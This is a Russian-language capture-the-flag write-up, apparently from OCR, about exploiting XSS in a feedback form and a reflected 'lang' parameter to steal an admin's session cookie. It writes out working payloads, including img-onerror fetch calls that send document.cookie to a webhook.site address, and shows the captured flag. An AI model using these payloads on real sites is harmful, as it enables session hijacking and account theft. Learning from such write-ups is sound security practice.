
Задание:

Говорят, администратор этого сайта очень ответственный человек, поэтому часто проверяет, что пользователи пишут в форме обратной связи. Разве может что-то пойти не так?

из задания пока что ничего непонятно, давайте смотреть на страницу. есть поле обратной свзяи




так как данных никаких нет, остаётся только гадать об уязвимости, и пытаясь эксплуатировать XSS, узнаем, что поле message в форме - уязвимо

коротко про XSS – уязвимость веб-сайтов, при которой злоумышленник внедряет вредоносный скрипт на страницу, доверенную пользователю. Когда пользователь открывает страницу, его браузер выполняет этот код, что может привести к краже личных данных (гугл в помощь)

в задании сказано про то что админ читает фидбек. попробуем отослать в message стандартный эксплойт XSS чтобы украсть Cookie админа: `<img src=x onerror=fetch("c2/"+document.cookie)>` (в fetch – условно мой сервер)


получаем:



то есть почему то сервер обработал только fetch("адрес" и закрыл его после ".

стоит изучить страницу подробнее.

у нас есть параметр lang который меняет язык страницы, надо его изучить




зачем то он добавлен в разметку страницы:

```
<div>
  <input type="text" hidden="true" name="lang" value="ru">
</div>
```

давайте попробуем изменить значение lang для исполнения JS скрипта на странице. для это закроем параметр через "> (то есть структура разметки станет: <value="">), и добавим тег <script>alert(1)</script>:

и действительно мой скрипт выполнился



у нас появился новый вектор для атаки.

на данный момент мы имеем:

- уязвимое к XSS поле message
- уязвимый к "Сайд-Скриптингу" lang


и так как message не дает нам добавить к fetch cookie-файлы, давайте попробуем отправить свои cookie через lang:

```
lang=">
<img%20src=x%20onerror=fetch("c2/"%2Bdocument.cookie)>
```

на страницу добавляется новый элемент:

```
<div>
  <input type="text" hidden="true" name="lang" value>
  <img src="x" onerror="fetch("https://webhook.site/ceace8e4-4ffd-4fd2-a0b2-f6ce0715abf7/"+document.cookie)">
  "" /> "
</div> == $0
```

а ко мне приходит моя кука:




и так как сервер не хочет принимать +document.cookie в fetch в message, нужно попробовать отправить в message ссылку на свой же сайт но с параметром lang, который отправляет запрос на мой сервер, то есть если проще, запрос в message такого вида:


(допустим, что сайт задания S1)

```
<img src=x onerror=fetch("S1/?lang=(уязвимый код для fetch на мой сайт)")>
```

собираем такой payload и пробуем: (выглядит страшно но если упрощать он довольно простой)



и ура, мы получаем флаг)


Request Details & Headers
GET
https://webhook.site/ceace8e4-4ffd-4fd2-a0b2-f6ce0715abf7/session_id=nto%7BX5
5_15_n07_h4rd%7D